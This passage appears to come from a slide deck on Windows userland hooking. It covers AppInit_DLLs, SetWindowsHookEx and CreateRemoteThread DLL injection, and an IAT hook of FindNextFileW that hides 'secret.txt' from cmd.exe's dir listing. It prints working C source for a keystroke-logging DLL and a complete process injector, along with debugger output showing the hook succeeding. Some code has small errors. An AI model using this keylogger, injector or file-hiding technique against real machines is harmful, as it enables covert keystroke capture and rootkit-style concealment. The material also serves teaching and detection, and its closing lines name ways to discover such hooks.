ADDRESS SPACE OF THE APPLICATION.**
- **THE JOB IS DONE USING LOADLIBRARY FUNCTION.**

```
#include <stdio.h>
#include <windows.h>
```

```
BOOL APIENTRY DllMain (HINSTANCE hInstance, DWORD dwReason, LPVOID lpReserved)
{
    if(dwReason == DLL_PROCESS_ATTACH)
    {
        MessageBoxA(0, "Message :)", "I love APIs Trap :)", 0);
    }
}
```

Table 1. Appinit_DLLs Infrastructure Registry Values

Value	Description	Sample values
LoadAppinit_DLLs (REG_DWORD)	Value that globally enables or disables Appinit_DLLs.	0x0 – Appinit_DLLs are disabled. 0x1 – Appinit_DLLs are enabled.
Appinit_DLLs (REG_SZ)	Space -or comma-delimited list of DLLs to load. The complete path to the DLL should be specified by using short file names.	C:\PROGRA~1\Test\Test.dll
RequireSignedAppinit_DLLs (REG_DWORD)	Require code-signed DLLs.	0x0 – Load any DLLs. 0x1 – Load only code-signed DLLs.



- WINDOWS PROGRAMS RECEIVE EVENTS MESSAGES FOR MANY EVENTS IN THE COMPUTER THAT RELATED TO THE APPLICATION.
- FOR EXAMPLE, A PROGRAM COULD RECEIVE EVENT MESSAGES WHEN A MOUSE BUTTON IS PUSHED.
- **SETWINDOWSHOOKEX** IS A FUNCTION THAT MAKES POSSIBLE TO HOOK WINDOW MESSAGES IN **OTHER PROCESSES**.

- THE TYPE OF HOOK PROCEDURE TO BE INSTALLED. (**IDHOOK**)
- A POINTER TO THE HOOK PROCEDURE. (**LPFN**)
- A HANDLE TO THE DLL CONTAINING THE HOOK PROCEDURE POINTED TO BY THE **LPFN** PARAMETER. (**HMOD**)
- THE IDENTIFIER OF THE THREAD WITH WHICH THE HOOK PROCEDURE IS TO BE ASSOCIATED. IF ZERO, THE HOOK PROCEDURE IS ASSOCIATED WITH ALL EXISTING THREADS RUNNING IN THE SAME DESKTOP. (**DWTHREADID**)

```
HHOOK WINAPI SetWindowsHookEx(  
    __in int idHook,  
    __in HOOKPROC lpfn,  
    __in HINSTANCE hMod,  
    __in DWORD dwThreadId  
);
```

- THIS FUNCTION WILL LOAD EFFICIENTLY THE DLL INTO ANOTHER APPLICATION ADDRESS SPACE.


```
#include "dll.h"
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>

HOOK hKeyHook;
KBDLLHOOKSTRUCT kbdStruct;
BYTE keyState[256];
WCHAR buffer[16];
FILE * file;

LRESULT WINAPI KeyEvent(int nCode, WPARAM wParam, LPARAM lParam)
{
    if( (nCode == HC_ACTION) && ((wParam == WM_SYSKEYDOWN) || (wParam == WM_KEYDOWN)) )
    {
        kbdStruct = *((KBDLLHOOKSTRUCT*) lParam);
        GetKeyboardState((PBYTE) keyState);
        ToUnicode(kbdStruct.vkCode, kbdStruct.scanCode, (PBYTE) keyState, (LPWSTR) &buffer, sizeof(buffer) / 2, 0);
        file = fopen("c:\\injector\\KeyLogger\\Log.txt", "a");
        fprintf(file, "%c", buffer[0]);
        fclose(file);
    }
    return CallNextHookEx(hKeyHook, nCode, wParam, lParam);
}

BOOL APIENTRY DllMain (HINSTANCE hInstance, DWORD dwReason, LPVOID lpReserved)
{
    if (dwReason == DLL_PROCESS_ATTACH)
    {
        file = fopen("c:\\injector\\KeyLogger\\Log.txt", "w");
        fclose(file);
        hKeyHook = SetWindowsHookEx(WH_KEYBOARD_LL, (HOOKPROC) KeyEvent, GetModuleHandle(NULL), 0);
        MSG message;

        while(GetMessage(&message, NULL, 0, 0))
        {
            TranslateMessage(&message);
            DispatchMessage(&message);
        }
        UnhookWindowsHookEx(hKeyHook);
        fclose(file);
        return 0;
    }
}
```



▪ **THE API TAKES THE FOLLOWING PARAMETERS:**

- A HANDLE TO THE PROCESS IN WHICH THE THREAD IS TO BE CREATED. (**HPROCESS**)
- A POINTER TO A **SECURITY_ATTRIBUTES** STRUCTURE THAT SPECIFIES A SECURITY DESCRIPTOR FOR THE NEW THREAD. (**LPTHREADATTRIBUTES**)
- THE INITIAL SIZE OF THE STACK, IN BYTES. (**DWSTACKSIZE**)
- A POINTER TO THE APPLICATION-DEFINED FUNCTION OF TYPE **LPTHREAD_START_ROUTINE** TO BE EXECUTED BY THE THREAD. (**LPSTARTADDRESS**)
- A POINTER TO A VARIABLE TO BE PASSED TO THE THREAD FUNCTION. (**LPPARAMETER**)
- THE FLAGS THAT CONTROL THE CREATION OF THE THREAD. (**DWCREATIONFLAGS**)
- A POINTER TO A VARIABLE THAT RECEIVES THE THREAD IDENTIFIER. (**LPTHREADID**)

```
HANDLE WINAPI CreateRemoteThread(  
    __in HANDLE hProcess,  
    __in LPSECURITY_ATTRIBUTES lpThreadAttributes,  
    __in SIZE_T dwStackSize,  
    __in LPTHREAD_START_ROUTINE lpStartAddress,  
    __in LPVOID lpParameter,  
    __in DWORD dwCreationFlags,  
    __out LPDWORD lpThreadId  
);
```

▪ **TO ACCOMPLISH THE TASK OF INJECTING A DLL USING CREATEREMOTETHREAD WE NEED TO FOLLOW FOUR STEPS:**

- OPEN THE TARGET PROCESS.
- ALLOCATE MEMORY IN THE TARGET PROCESS.
- WRITE THE NAME OF OUR DLL IN THE TARGET PROCESS.
- CREATE THE THREAD.

```

int Inject_DLL(Long pidProcAInjector , char* dll_to_inject);
long ProcessToPid(char* process);

int Inject_DLL(Long pidProcAInjector , char* dll_to_inject)
{
    long dll_size = strlen(dll_to_inject) + 1;

    printf("<-> Opening the target process...\n");

    HANDLE MyHandle = OpenProcess(PROCESS_ALL_ACCESS , FALSE , pidProcAInjector);
    if(MyHandle == NULL) return 0;

    printf("<-> Memory Allocation...\n");
    LPVOID MyAlloc = VirtualAllocEx( MyHandle , NULL , dll_size , MEM_COMMIT , PAGE_EXECUTE_READWRITE);
    if(MyAlloc == NULL)
        return 0;

    printf("<-> Writing DLL in memory...\n");
    int IsWriteOK = WriteProcessMemory( MyHandle , MyAlloc , dll_to_inject , dll_size , 0);
    if(IsWriteOK == 0)
        return 0;

    printf("<-> Creating the Thread...\n");
    DWORD identificateurThread ;
    LPTHREAD_START_ROUTINE addrLoadLibrary = (LPTHREAD_START_ROUTINE)GetProcAddress(GetProcAddress("kernel32","LoadLibraryA"));
    HANDLE ThreadReturn= CreateRemoteThread( MyHandle , NULL , 0 , addrLoadLibrary , MyAlloc , 0 , &identificateurThread );
    if(ThreadReturn == NULL)
        return 0;

    if ((MyHandle != NULL) && (MyAlloc != NULL) && (IsWriteOK != ERROR_INVALID_HANDLE) && (ThreadReturn != NULL))
    { printf("<-> DLL injected :)\n");
    }

    return 1;
}


long ProcessToPid(char* process)
{
    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS,0);
    PROCESSENTRY32 structprocsnapshot = {0};

    structprocsnapshot.dwSize = sizeof(PROCESSENTRY32);

    if(snapshot == INVALID_HANDLE_VALUE) return 0;
    if(Process32First(snapshot, &structprocsnapshot) == FALSE) return 0;


    while(Process32Next(snapshot, &structprocsnapshot) )
    {
        if (!strcmp(structprocsnapshot.szExeFile, process))
        {
            CloseHandle(snapshot);
            printf("Pid is -> %d\n",structprocsnapshot.th32ProcessID);
            return structprocsnapshot.th32ProcessID;
        }
    }
    CloseHandle(snapshot);
    return 0;
}

int main(int argc , char* argv[])
{
    Inject_DLL(ProcessToPid(argv[1]),argv[2]);
}
    
```



```

C:\Windows\system32\cmd.exe
Pid is -> 236
-> Opening the target process...
-> Memory Allocation...
-> Writing DLL in memory...
-> Creating the Thread...
-> DLL injected :|
    
```



```

Administrator: Command Prompt
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\>
    
```

**WE INJECT OUR DLL INTO THE
CMD.EXE PROCESS**

- IN THIS PRACTICAL EXAMPLE OUR TARGET APPLICATION IS CMD.EXE
- WE WANT TO HIDE A FILE FROM A DIR COMMAND.
- TO ACCOMPLISH THIS WE WILL HOOK THE FUNCTION **FINDNEXTFILEW** API IMPORTED FROM **KERNEL32.DLL** MODULE TO SKIP OUR SECRET FILE FROM THE LISTING.

```
C:\>dumpbin c:\windows\system32\cmd.exe /imports:kernel32.dll | find "FindNextFileW"  
7C80EFCA      DA FindNextFileW
```

- THIS IS JUST A BASIC EXAMPLE, AS USERLAND HOOKS ARE NOT THE BEST CHOICE TO HIDE FILES.

- BEFORE HOOKING THE API POINTER OF FINDNEXTFILEW WE ATTACH OUR DEBUGGER TO CMD.EXE PROCESS AND WE FIND THE ADDRESS OF THE TARGET API:


```

49D2F14E FF15 F012D249 CALL DWORD PTR DS:[&KERNEL32.FindNextFileW; kernel32.FindNextFileW]
49D2F154 85C0 TEST EAX,EAX
49D2F156 0F84 41480000 JS cmd.49D2399D
49D2F15C 833E FF CMP DWORD PTR DS:[ESI],-1
49D2F15F ^0F85 5F3CFFFF JNZ cmd.49D22DC4
49D2F165 ^E9 2B3CFFFF JMP cmd.49D22DE5
49D2F16A 33C9 XOR ECX,ECX
49D2F16C 85C0 TEST EAX,EAX
49D2F16E 0F9EC1 SETLE CL
49D2F171 ^E9 6B92FFFF JMP cmd.49D283E1
49D2F176 C743 44 04000000 MOV DWORD PTR DS:[EBX+44],4
49D2F17D ^E9 1A93FFFF JMP cmd.49D2849C
49D2F182 8D48 32 LEA ECX,DWORD PTR DS:[EAX+32]
49D2F185 3B0D 141D449 CMP ECX,DWORD PTR DS:[49D44114]
49D2F18B ^0F8F EB01FFFF JG cmd.49D29379
49D2F191 E9 A9900000 JMP cmd.49D3823F
49D2F196 8B45 10 MOV EAX,DWORD PTR SS:[EBP+10]
49D2F199 8938 MOV DWORD PTR DS:[EAX],EDI
49D2F19B ^E9 CD7CFFFF JMP cmd.49D26E6D
49D2F1A0 8D0477 LEA EAX,DWORD PTR DS:[EDI+ESI*2]
49D2F1A3 8D50 02 LEA EDX,DWORD PTR DS:[EAX+2]
49D2F1A6 EB 0B JMP SHORT cmd.49D2F1B3
49D2F1A8 397D 08 CMP DWORD PTR SS:[EBP+8],EDI
49D2F1AB 0F85 5B790000 JNZ cmd.49D36B0C
49D2F1B1 ^EB E3 JMP SHORT cmd.49D2F196
49D2F1B3 66:8B08 MOV CX,WORD PTR DS:[EAX]
49D2F1B6 40 INC EAX
49D2F1B7 40 INC EAX
49D2F1B8 66:85C9 TEST CX,CX
49D2F1BB ^75 F6 JNZ SHORT cmd.49D2F1B3
49D2F1BD 2BC2 SUB EAX,EDX
49D2F1BF D1F8 SAR EAX,1
49D2F1C1 0145 E0 ADD DWORD PTR SS:[EBP-20],EAX
49D2F1C4 ^E9 10FEFFFF JMP cmd.49D2EFD9
49D2F1C9 6A 04 PUSH 4
49D2F1CB E8 E826FFFF CALL cmd.49D218B8
49D2F1D0 6A 04 PUSH 4
49D2F1D2 03 BC40D449 MOV DWORD PTR DS:[49D440BC],EAX
DS:[49D212F0]=761ACAB5 <kernel32.FindNextFileW>

```


Address	Value	Comment
49D212F0	761ACAB5	kernel32.FindNextFileW
49D212F4	761B0FFA	kernel32.FindFirstFileW
49D212F8	761B1971	kernel32.GetFullPathNameW
49D212FC	761B154B	kernel32.GetUserDefaultLCID
49D21300	761B6491	kernel32.SetLocalTime
49D21304	761B2937	kernel32.SystemTimeToFileTime
49D21308	761B17E4	kernel32.GetSystemTime
49D2130C	761B11D9	kernel32.FileTimeToSystemTime
49D21310	761B34EA	kernel32.GetLocaleInfoW
49D21314	761B11F1	kernel32.FileTimeToLocalFileTime
49D21318	761AE129	kernel32.GetTimeFormatW
49D2131C	761ADB20	kernel32.GetLocalTime
49D21320	761B3074	kernel32.FreeEnvironmentStringsW
49D21324	761B3057	kernel32.GetEnvironmentStringsW
49D21328	761B3081	kernel32.SetEnvironmentVariableW
49D2132C	761B5195	kernel32.SetEnvironmentStringsW
49D21330	761B2E73	kernel32.SetConsoleMode
49D21334	761B17F4	kernel32.GetConsoleMode
49D21338	761BEC5B	kernel32.GetCommandLineW

- THE INITIAL MODE OF THE .TEXT SECTION IS IN READ EXECUTABLE MODE.



49D20000	00001000	cmd		PE header	Imag	R	RWE
49D21000	00023000	cmd	.text	code, imports	Imag	R E	RWE
49D44000	0001D000	cmd	.data	data	Imag	RW	RWE
49D61000	00009000	cmd	.rsrc	resources	Imag	R	RWE
49D6A000	00002000	cmd	.reloc	relocations	Imag	R	RWE

- **WHEN WE LIST THE FILES FROM THE TEST SUBDIRECTORY WE OBTAIN THE FOLLOWING LISTING:**



```
Administrator: Command Prompt
c:\Test>dir
Volume in drive C has no label.
Volume Serial Number is BEE8-D290

Directory of c:\Test

27.07.2011  20:25  <DIR>          .
27.07.2011  20:25  <DIR>          ..
25.07.2011  12:04                6 File1.txt
25.07.2011  12:04                7 File2.txt
27.07.2011  20:25                6 Maintenance.txt
25.07.2011  12:04               11 secret.txt
                4 File(s)      30 bytes
                2 Dir(s)  2'358'968'320 bytes free

c:\Test>
```


- AFTER HOOKING THE FUNCTION WE CAN SEE THAT THE IAT POINTER TO FINDNEXTFILEW API HAS CHANGED.

The screenshot shows the Immunity Debugger interface. The assembly window displays the following code:

```

49D2F14E FF15 F012D249 CALL DWORD PTR [EAX]
49D2F154 85C0 TEST EAX, EAX
49D2F156 0F84 41480000 JE cmd.49D3399D
49D2F15C 933E EB CMP DWORD PTR Dword_49D222DC, EAX
49D2F15F 0F85 5F3CFFFF JNZ cmd.49D222DC
49D2F165 ^E9 7B3CFFFF JMP cmd.49D222DE
49D2F16A 33C9 XOR ECX, ECX
49D2F16C 85C0 TEST EAX, EAX
49D2F16E 0F9EC1 SETLE CL
49D2F171 ^E9 6B22FFFF JMP cmd.49D283FE
49D2F176
49D2F17D
49D2F182
49D2F185
49D2F18B
49D2F191
49D2F196
49D2F199
49D2F19B
49D2F1A0
49D2F1A3
49D2F1A6
49D2F1A8
49D2F1AB
49D2F1B1
49D2F1B3
49D2F1B6
49D2F1B7
49D2F1B9
49D2F1BB
49D2F1BD
49D2F1BF
49D2F1C1
49D2F1C4
49D2F1C9
DS: I49D2
    
```

The Registers (FPU) window shows the following values:

```

Registers (FPU)
EAX 00252300
ECX 00220000
EDX 00220000
EBX 00140000
ESP 0014F480
EBP 0014F480
ESI 0014F4E0
EDI 00020590
    
```

A command prompt window titled "cmd: C:\Windows\system32\cmd.exe" shows the following output:

```

Pid is -> 2660
-> Opening the target process...
-> Memory Allocation...
-> Writing DLL in memory...
-> Creating the Thread...
-> DLL injected :)
    
```


The IAT window shows the following entries:

Address	Value	Comment
49D212F0	613C124E	
49D212F4	761B0FFH	kernel32.FindFirstFile
49D212F8	761B1971	kernel32.GetFullPathName
49D212FC	761B154B	kernel32.GetUserDefault
49D21300	761EF691	kernel32.SetLocalTime
49D21304	761B2937	kernel32.SystemTime
49D21308	761B17E4	kernel32.GetSystemTime
49D2130C	761B1109	kernel32.FileTimeToSe
49D21310	761B34EA	kernel32.GetLocalTime
49D21314	761B11F1	kernel32.FileTimeToLo
49D21318	761AE129	kernel32.GetTimeForma
49D2131C	761ADB20	kernel32.GetLocalTime
49D21320	761B3074	kernel32.FreeEnvironment
49D21324	761B3057	kernel32.GetEnvironment
49D21328	761B3081	kernel32.SetEnvironment
49D2132C	761A5D95	kernel32.SetEnvironment
49D21330	761B2E73	kernel32.SetConsoleMe

- THE INITIAL MODE OF THE .TEXT SECTION WAS IN READ EXECUTABLE MODE, NOW IT IS IN READ WRITE EXECUTABLE.
- WE CAN SEE THAT OUR DLL WAS INJECTED AT 0X613C0000 BASE ADDRESS.

49D20000	00001000	cmd	49D20000	PE header	Imag	R	RWE
49D21000	00023000	cmd	49D20000	.text	Imag	RWE	RWE
49D44000	00010000	cmd	49D20000	.data	Imag	RW	RWE
49D61000	00009000	cmd	49D20000	.rsrc	Imag	R	RWE
49D6A000	00002000	cmd	49D20000	.reloc	Imag	R	RWE
613C0000	00001000	HookFind	613C0000	PE header	Imag	R	RWE
613C1000	00001000	HookFind	613C0000	.text	Imag	R E	RWE
613C2000	00001000	HookFind	613C0000	.data	Imag	RW Copy	RWE
613C3000	00001000	HookFind	613C0000	.rdata	Imag	R	RWE
613C4000	00001000	HookFind	613C0000	.bss	Imag	RW	RWE
613C5000	00001000	HookFind	613C0000	.idata	Imag	RW	RWE
613C6000	00001000	HookFind	613C0000	.reloc	Imag	R	RWE

- AT THIS TIME WHEN WE LIST THE FILES FROM THE TEST SUBDIRECTORY WE DO NOT SEE ANY MORE THE “SECRET.TXT” FILE.



```
Administrator: Command Prompt

c:\Test>dir
Volume in drive C has no label.
Volume Serial Number is BEE8-D290

Directory of c:\Test


27.07.2011  20:25    <DIR>          .
27.07.2011  20:25    <DIR>          ..
25.07.2011  12:04                6 File1.txt
25.07.2011  12:04                7 File2.txt
25.07.2011  20:25                6 Maintenance.txt
25.07.2011  12:04               11 secret.txt
               4 File(s)                30 bytes
               2 Dir(s)      2'358'968'320 bytes free

c:\Test>dir
Volume in drive C has no label.
Volume Serial Number is BEE8-D290

Directory of c:\Test

27.07.2011  20:25    <DIR>          .
27.07.2011  20:25    <DIR>          ..
25.07.2011  12:04                6 File1.txt
25.07.2011  12:04                7 File2.txt
27.07.2011  20:25                6 Maintenance.txt
               3 File(s)                19 bytes
               2 Dir(s)      2'358'960'128 bytes free

c:\Test>
```

- 
- **VERY EASY TO DISCOVER.**
 - **WITH LATE-DEMAND BINDING, FUNCTION ADDRESSES ARE NOT RESOLVED UNTIL THE FUNCTION IS CALLED. AS THE FUNCTION WILL NOT HAVE AN ENTRY IN THE IAT, THE HOOK WILL NOT BE POSSIBLE.**
 - **IF THE APPLICATION USES LOADLIBRARY AND GETPROCADDRESS TO FIND ADDRESSES DURING RUNTIME, THE IAT HOOK WILL NOT WORK.**

- WE CAN DETECT IT MANUALLY, BY ATTACHING THE TARGET PROCESS TO OUR DEBUGGER, OR AUTOMATICALLY, WITH TOOLS LIKE HOOKEXPLORER FROM IDEFENSE.

